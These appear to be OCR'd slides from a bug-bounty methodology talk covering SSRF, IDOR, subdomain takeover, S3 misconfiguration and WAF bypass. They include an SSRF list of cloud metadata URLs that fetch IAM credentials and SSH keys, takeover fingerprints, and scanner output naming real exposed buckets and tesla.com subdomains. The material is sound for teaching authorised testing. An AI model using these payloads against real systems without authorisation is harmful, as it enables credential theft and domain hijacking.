
gobuster
Wordlists
Burp

Parameter discovery

Parameth
Burp analyze target


root@kali:~/Desktop/tools# cat polyglot.txt
XSS
KALI

Blind XSS Frameworks Continued!



Server Side Request Forgery

What to do with SSRF?

https://gist.github.com/jhaddix/78cece26c91c6263653f31ba453e273b

GitHubGist Search... All gists GitHub New gist

jhaddix / cloud_metadata.txt
forked from BuffaloWill/cloud_metadata.txt
Last active 2 days ago

Edit Delete Star 55

Code Revisions 11 Stars 55 Forks 25 Embed <script src="https://gist.

Cloud Metadata Dictionary useful for SSRF Testing


cloud_metadata.txt

```
## AWS
# from http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html#instancedata-data-categories

http://169.254.169.254/latest/user-data
http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]
http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/reservation-id
http://169.254.169.254/latest/meta-data/hostname
http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key

# AWS - Dirs

http://169.254.169.254/
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/public-keys/

## Google Cloud
#  https://cloud.google.com/compute/docs/metadata
#  - Requires the header "Metadata-Flavor: Google" or "X-Google-Metadata-Request: True"

http://169.254.169.254/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/
http://metadata/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/instance/hostname
http://metadata.google.internal/computeMetadata/v1/instance/id
http://metadata.google.internal/computeMetadata/v1/project/project-id

# Google allows recursive pulls
http://metadata.google.internal/computeMetadata/v1/instance/disks/?recursive=true

## Google
#  Beta does NOT require a header atm (thanks Mathias Karlsson @avlidienbrunn)

http://metadata.google.internal/computeMetadata/v1beta1/

## Digital Ocean
# https://developers.digitalocean.com/documentation/metadata/

http://169.254.169.254/metadata/v1.json
http://169.254.169.254/metadata/v1/
http://169.254.169.254/metadata/v1/id
http://169.254.169.254/metadata/v1/user-data
http://169.254.169.254/metadata/v1/hostname
http://169.254.169.254/metadata/v1/region
http://169.254.169.254/metadata/v1/interfaces/public/0/ipv6/address

## Packetcloud

https://metadata.packet.net/userdata

## Azure
#  Limited, maybe more exist?
# https://azure.microsoft.com/en-us/blog/what-just-happened-to-my-vm-in-vm-metadata-service/
http://169.254.169.254/metadata/v1/maintenance

## Update Apr 2017, Azure has more support; requires the header "Metadata: true"
# https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service
http://169.254.169.254/metadata/instance?api-version=2017-04-02
http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress?api-version=2017-04-02&format=text

## OpenStack/RackSpace
# (header required? unknown)
http://169.254.169.254/openstack

## HP Helion
# (header required? unknown)
http://169.254.169.254/2009-04-04/meta-data/

## Oracle Cloud
http://192.0.0.192/latest/
http://192.0.0.192/latest/user-data/
http://192.0.0.192/latest/meta-data/
http://192.0.0.192/latest/attributes/

## Alibaba
http://100.100.100.200/latest/meta-data/
http://100.100.100.200/latest/meta-data/instance-id
http://100.100.100.200/latest/meta-data/image-id
```

Insecure direct object reference

IDOR - MFLAC

- ★ IDs
- ★ Hashes
- ★ Emails



Insecure Direct Object Reference 🔥🔥

{regex + perm} id	{regex + perm} user	
{regex + perm} account	{regex + perm} number	
{regex + perm} order	{regex + perm} no	
{regex + perm} doc	{regex + perm} key	
{regex + perm} email	{regex + perm} group	
{regex + perm} profile	{regex + perm} edit	REST numeric paths

http://acme.com/script?user=21856

Infrastructure & Config

Subdomain takeover!

heroku

SQUARESPACE

salesforce desk

amazon web services

unbounce

USERVOICE

surveygizmo

fastly

zendesk

Instapage

Dyn

amazon cloudfront

HubSpot

FastMail

WP engine

★ Pretty simple, check for CNAMES that resolve to these services, if the service has lapsed, register and profit!

Subdomain Takeover

EdOverflow / can-i-take-over-xyz

Watch

Code | Issues 4 | Pull requests 1 | Projects 0 | Wiki | Insights

"Can I take over XYZ?" — a list of services and how to claim (sub)domains with dangling DNS records.

AWS S3


Answer: Yes ✔

If a domain has a CNAME record for `*.s3.amazonaws.com` and is returning `NoSuchBucket`, then all you need to do is to create a bucket with that name. You will need an AWS account, however, you can use the free tier which is more than enough for a PoC. You can then upload a simple txt file at a random path as a proof of concept.

Summary

Engine	Possible	Fingerprint
AWS/S3	Yes	`The specified bucket does not exist`
Bitbucket	Yes	`Repository not found`
Campaign Monitor	Yes	
Cargo Collective	Yes	`404 Not Found`
Cloudfront	Yes	`Bad Request: ERROR: The request could not be satisfied`
Desk	Yes	`Sorry, We Couldn't Find That Page`
Fastly	Yes	`Fastly error: unknown domain:`
Feedpress	Yes	`The feed has not been found.`
Freshdesk	No	
Ghost	Yes	`The thing you were looking for is no longer here, or never was`
Github	Yes	`There isn't a Github Pages site here.`
Gitlab	No	

Robbing Misconfigured Sh** (AWS)



Examples

This tool accepts the following type of bucket formats to check:

- bucket name - `google-dev`
- domain name - `uber.com`, `sub.domain.com`
- full s3 url - `yahoo-staging.s3-us-west-2.amazonaws.com` (To easily combine with other tools like bucket-stream)
- bucket:region - `flaws.cloud:us-west-2`

```
> cat names.txt
flaws.cloud
google-dev
testing.microsoft.com
yelp-production.s3-us-west-1.amazonaws.com
github-dev:us-east-1
```

```
> python ./s3scanner.py sites.txt
2018-03-18 22:15:28     [found] : ada-staging | Unknown Size - timeout | ACLs: {'allUsers': ['READ'], 'authUsers': ['READ', 'WRITE', 'READ_ACP']}
2018-03-18 22:15:32     [found] : admind | 107.0 KiB | ACLs: AccessDenied
2018-03-18 22:15:33 [not found] : google.cn
2018-03-18 22:15:45     [found] : alb-prod | Unknown Size - timeout | ACLs: {'allUsers': ['READ', 'WRITE', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:47     [found] : app-dev | AccessDenied | ACLs: AccessDenied
2018-03-18 22:15:53     [found] : alexander-feil | 93.5 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:53   [invalid] : gm
2018-03-18 22:16:00     [found] : aneta | 18.7 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': ['READ', 'READ_ACP']}
2018-03-18 22:16:07     [found] : appshack | 297.3 KiB | ACLs: AccessDenied
```


root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
Sublist3r
Coded By Ahmed Aboul-Ela - @aboul3la
[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[-] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
WAF

CLOUDFLARE

Akamai

- Often on newer websites we are hampered by WAF or CDN vendors security products
  - Cloudflare and Akamai
  - Dedicated WAFs
- Solutions:
  - Encoding (meh)
  - Finding origin
  - Finding Dev

★ https://twitter.com/jhaddix/status/908044285437726726?lang=en


What's in a name?

- dev.domain.com
- stage.domain.com
- ww1/ww2/ww3...domain.com
- www.domain.uk/jp/...
- ...

- https://twitter.com/Jhaddix/status/964714566910279680

The future of TBHM

Old



Aka "How to Shot Web" @ DEFCON23

New! Bugcrowd University